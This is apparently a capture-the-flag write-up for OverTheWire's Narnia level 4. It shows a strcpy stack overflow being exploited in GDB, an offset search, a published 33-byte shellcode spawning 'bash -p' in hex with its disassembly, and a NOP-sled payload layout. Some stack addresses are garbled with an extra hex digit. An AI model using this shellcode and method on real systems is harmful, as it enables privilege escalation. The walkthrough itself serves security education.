

Narnia Level - 4

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: <https://overthewire.org/information/donate.html>

Author: Jinay Shah

Tools Used:

- Python
 - GDB
-

TL;DR

Vulnerability:

Classic buffer overflow in a program that clears environment variables before copying user input into a 256-byte buffer without bounds checking.

Key Steps:

1. The program uses `strcpy()` to copy `argv[1]` into a 256-byte buffer without validation
2. First, all environment variables are cleared using `memset()` (red herring)
3. Found exact offset: 264 bytes of padding + 4 bytes for return address = 268 total bytes
4. Identified valid return address range: `0xfffffd4b0` to `0xfffffd5c0`

Exploit Strategy:

- Construct payload: 231 NOP bytes (`\x90`) + 33-byte shellcode + 4-byte return address

- Used shellcode that spawns `bash -p` to preserve SUID privileges
- Chose return address `0xffffd540` (little-endian: `\x40\xd5\xff\xff`) pointing into NOP sled
- NOP sled ensures execution slides down to shellcode regardless of exact landing point

Result:

Successfully overwrote return pointer to execute shellcode, spawning privileged shell to read next level's password.

Lesson:

Unsafe string functions like `strcpy()` without input validation enable attackers to control program execution flow through buffer overflows.

Level info:

`narnia3.c`

```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <ctype.h>

extern char **environ;

int main(int argc,char **argv){
    int i;
    char buffer[256];

    for(i = 0; environ[i] != NULL; i++)
        memset(environ[i], '\0', strlen(environ[i]));

    if(argc>1)
        strcpy(buffer,argv[1]);
}
```

```
    return 0;  
}
```

Solution:

Let's normally execute the program and see how it behaves and then we will look at the code and find any critical vulnerabilities in the code:

```
narnia4@narnia:/narnia$ ./narnia4  
narnia4@narnia:/narnia$ ./narnia4 1234567890  
narnia4@narnia:/narnia$ ./narnia4 $(python3 -c 'print(280*"A")')  
Segmentation fault (core dumped)  
narnia4@narnia:/narnia$ gdb ./narnia4
```

Since the buffer size is defined as 256; `char buffer[256];` . I tried printing 280 "A"s, and segmentation fault is observed as expected.

Let's dive into GDB and `disassemble main` and try to understand how the function is being executed:

```

Dump of assembler code for function main:
0x08049186 <+0>:    push   %ebp
0x08049187 <+1>:    mov    %esp,%ebp
0x08049189 <+3>:    sub    $0x104,%esp
0x0804918f <+9>:    movl   $0x0,-0x4(%ebp)
0x08049196 <+16>:   jmp    0x80491d0 <main+74>
0x08049198 <+18>:   mov    0x804b1ec,%eax
0x0804919d <+23>:   mov    -0x4(%ebp),%edx
0x080491a0 <+26>:   shl    $0x2,%edx
0x080491a3 <+29>:   add    %edx,%eax
0x080491a5 <+31>:   mov    (%eax),%eax
0x080491a7 <+33>:   push   %eax
0x080491a8 <+34>:   call   0x8049050 <strlen@plt>
0x080491ad <+39>:   add    $0x4,%esp
0x080491b0 <+42>:   mov    0x804b1ec,%edx
0x080491b6 <+48>:   mov    -0x4(%ebp),%ecx
0x080491b9 <+51>:   shl    $0x2,%ecx
0x080491bc <+54>:   add    %ecx,%edx
0x080491be <+56>:   mov    (%edx),%edx
0x080491c0 <+58>:   push   %eax
0x080491c1 <+59>:   push   $0x0
0x080491c3 <+61>:   push   %edx
0x080491c4 <+62>:   call   0x8049060 <memset@plt>
0x080491c9 <+67>:   add    $0xc,%esp
0x080491cc <+70>:   addl   $0x1,-0x4(%ebp)
0x080491d0 <+74>:   mov    0x804b1ec,%eax
0x080491d5 <+79>:   mov    -0x4(%ebp),%edx
0x080491d8 <+82>:   shl    $0x2,%edx
0x080491db <+85>:   add    %edx,%eax
0x080491dd <+87>:   mov    (%eax),%eax
0x080491df <+89>:   test   %eax,%eax
0x080491e1 <+91>:   jne    0x8049198 <main+18>
--Type <RET> for more, q to quit, c to continue without paging--c
0x080491e3 <+93>:   cmpl   $0x1,0x8(%ebp)
0x080491e7 <+97>:   jle    0x8049201 <main+123>
0x080491e9 <+99>:   mov    0xc(%ebp),%eax
0x080491ec <+102>:  add    $0x4,%eax
0x080491ef <+105>:  mov    (%eax),%eax
0x080491f1 <+107>:  push   %eax
0x080491f2 <+108>:  lea    -0x104(%ebp),%eax
0x080491f8 <+114>:  push   %eax
0x080491f9 <+115>:  call   0x8049040 <strcpy@plt>
0x080491fe <+120>:  add    $0x8,%esp
0x08049201 <+123>:  mov    $0x0,%eax
0x08049206 <+128>:  leave 
0x08049207 <+129>:  ret
End of assembler dump.
(gdb)

```

Okay trying to understand the code now, let me look up what environ is:

The screenshot shows a web browser window with the URL man7.org/linux/man-pages/man7/environ.7.html. The page content is as follows:

NAME top

environ - user environment

SYNOPSIS top

```
extern char **environ;
```

DESCRIPTION top

The variable `environ` points to an array of pointers to strings called the "environment". The last pointer in this array has the value `NULL`. This array of strings is made available to the process by the `execve(2)` call when a new program is started. When a child process is created via `fork(2)`, it inherits a `copy` of its parent's environment.

By convention, the strings in `environ` have the form "`name=value`". The name is case-sensitive and may not contain the character "`=`". The value can be anything that can be represented as a string. The name and the value may not contain an embedded null byte ('`\0`'), since this is assumed to terminate the string.

Environment variables may be placed in the shell's environment by the `export` command in `sh(1)`, or by the `setenv` command if you use `csh(1)`.

The initial environment of the shell is populated in various ways, such as definitions from `/etc/environment` that are processed by `pam_env(8)` for all users at login time (on systems that employ `pam(8)`). In addition, various shell initialization scripts, such as the system-wide `/etc/profile` script and per-user

So here's what it simpley means;
[although you may choose to read it in detail at the page mentioned in url]:

In Linux, `environ` is a global variable that provides access to the environment variables of the current process. It's essentially a pointer to an array of strings,

where each string represents an environment variable in the format NAME=value.

Also, the last pointer in the array has the value NULL or /0.

Okay, let's try overflow the buffer in GDB and see what return address we receive:

```
(gdb) run $(python3 -c 'print(280*"A")')
Starting program: /narnia/narnia4 $(python3 -c 'print(280*"A")')
Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Let's try to determine the exact return address:

```
(gdb) run $(python3 -c 'print(270*"A"+"BBBB")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python3 -c 'print(270*"A"+"BBBB")')
Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) run $(python3 -c 'print(265*"A"+"BBBB")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python3 -c 'print(265*"A"+"BBBB")')
Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x42424241 in ?? ()
(gdb) run $(python3 -c 'print(264*"A"+"BBBB")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python3 -c 'print(264*"A"+"BBBB")')
Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) |
```

Let me explain why I tried so many times:

```
(gdb) run $(python3 -c 'print(270*"A"+"BBBB")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python3 -c 'print(270*"A"+"BBBB")')
Download failed: Permission denied. Continuing without separate debug info
for system-supplied DSO at 0xf7fc7000.
```

[Thread debugging using libthread_db enabled]

Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.

0x41414141 in ?? ()

→ The program returns 0x41414141 but we want it as 0x42424242

WHY? To determine the exact return address so that we can point it to another

shell mostly in our case, let's see...

(gdb) run \$(python3 -c 'print(265*"A"+"BBBB")')

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Starting program: /narnia/narnia4 \$(python3 -c 'print(265*"A"+"BBBB")')

Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.

[Thread debugging using libthread_db enabled]

Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.

0x42424241 in ?? ()

→ There is one single A or 0x41 at the end that should also must be 0x42 instead, so we

must reduce the As by only 1 265 → 264

(gdb) run \$(python3 -c 'print(264*"A"+"BBBB")')

```
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /narnia/narnia4 $(python3 -c 'print(264*"A"+"BBBB")')  
Download failed: Permission denied. Continuing without separate debug info  
for system-supplied DSO at 0xf7fc7000.  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()

→ In our 3rd attempt finally we get all Bs... this should do help us determine the
final return address exactly.

NOTE [my 2 cents]: This is literally what half of the Cybersecurity and IT security

write-ups/mentors fail to help recognise- this tedious looking hex values is literally what makes or breaks systems around the globe. This tedious looking consoles is actually what practice and growth looks like, not the fancy looking tools- tools or mechanics might change or get redundant, but methodology and foundational understanding is eternally valuable anywhere and everywhere.

Enough of my "primitive feel-good talk", let's move forward.

Let's examine 260 characters from \$esp and we should be good to go in our pursuit to find the exact return address:

```
(gdb) x/260wx $esp
```

Instruction Breakdown

[although if you have been reading my previous write-ups you understand it already but

anyways I will give one for those coming across this for the first time]:

x/ → examine

260 → number of...

w → ...words

x → hexadecimal format [could also be d → decimal or c → characters]

Now we get the return pointer at:

0xfffffd4b0:	0x61696e72	0x41410034	0x41414141	0x41414141
0xfffffd4c0:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd4d0:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd4e0:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd4f0:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd500:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd510:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd520:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd530:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd540:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd550:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd560:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd570:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd580:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd590:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd5a0:	0x41414141	0x41414141	0x41414141	0x41414141
0xfffffd5b0:	0x41414141	0x41414141	0x41414141	0x42424141
0xfffffd5c0:	0x00004242	0x00000000	0x00000000	0x00000000

So,

Return Pointer → 0xfffffd5c0

Starting from → 0xfffffd4b0

We can have a return address anywhere in between these addresses and we will store NOP

[No-operation characters instead of As, i.e. \x90 so it will flow down to our return

address anyway, it just has to be in between these addresses somewhere]:

They can be either of these 16 addresses:

1. 0xfffffd4c0
2. 0xfffffd4d0

3. 0xfffffd4e0
4. 0xfffffd4f0
5. 0xfffffd500
6. 0xfffffd510
7. 0xfffffd520
8. 0xfffffd530
9. 0xfffffd540
10. 0xfffffd550
11. 0xfffffd560
12. 0xfffffd570
13. 0xfffffd580
14. 0xfffffd590
15. 0xfffffd5a0
16. 0xfffffd5b0

So now we have to design a payload,

First let's get the shell code, I will be using the one I have used previously:


```
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x  
61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
```

Link to the shell code:

<https://shell-storm.org/shellcode/files/shellcode-606.html>

You can choose custom or any other shell code, just remember to use one that preserves user permissions/privileges, it should be like: `bash -p`.

Anyways, now let's find the exact length of NOP [No-Operation] characters we will need:



```
/*
Title: Linux x86 - execve("/bin/bash", ["/bin/bash", "-p"], NULL) - 33 bytes
Author: Jonathan Salwan
Mail: submit@shell-storm.org
Web: http://www.shell-storm.org

!Database of Shellcodes http://www.shell-storm.org/shellcode/

sh sets (euid, egid) to (uid, gid) if -p not supplied and uid < 100
Read more: http://www.faqs.org/faqs/unix-faq/shell/bash/#ixzz0mzPmJC49

assembly of section .text:

08048054 <.text>:
08048054: 6a 0b          push   $0xb
08048056: 58              pop    %eax
08048057: 99              cltd
08048058: 52              push   %edx
08048059: 66 68 2d 70      pushw  $0x702d
0804805d: 89 e1          mov    %esp,%ecx
0804805f: 52              push   %edx
08048060: 6a 68          push   $0x68
08048062: 68 2f 62 61 73  push   $0x7361622f
08048067: 68 2f 62 69 6e  push   $0x6e69622f
0804806c: 89 e3          mov    %esp,%ebx
0804806e: 52              push   %edx
0804806f: 51              push   %ecx
08048070: 53              push   %ebx
08048071: 89 e1          mov    %esp,%ecx
08048073: cd 80          int    $0x80

*/
#include <stdio.h>

char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                  "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
                  "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                  "\x51\x53\x89\xe1\xcd\x80";
```

The length of our shell code is: 33 Bytes

$$264 - 33 = 231$$

Now, using an online string counter we will get exactly 231 \x90 characters...

A screenshot of the charactercountonline.com website. The page title is "www.CharacterCountOnline.com" and the subtitle is "A simple & fast character counter". Below the subtitle are three buttons: "Menu", "Settings", and "Language". A blue button with a thumbs-up icon and the text "Like 1.5K" is also present. The main feature is a large input field containing a massive amount of text consisting entirely of the character 'x'. At the bottom, the character count is displayed as 924 characters, 1 word, 1 sentence, 1 paragraph, and 0 spaces.

The address I will choose is [remember the address to be in little-endian format]:

0xffffd540

The format of our payload to be is:

<231 \x90 NOP characters> + <shell-code> + <return address>

Final Working Payload:

And there we go it works just as intended.

References:

1. Shell-Storm.org:
<https://shell-storm.org/shellcode/index.html>
 2. YouTube [HMCyberAcademy]:
<https://www.youtube.com/watch?v=rrMR77Kpr84>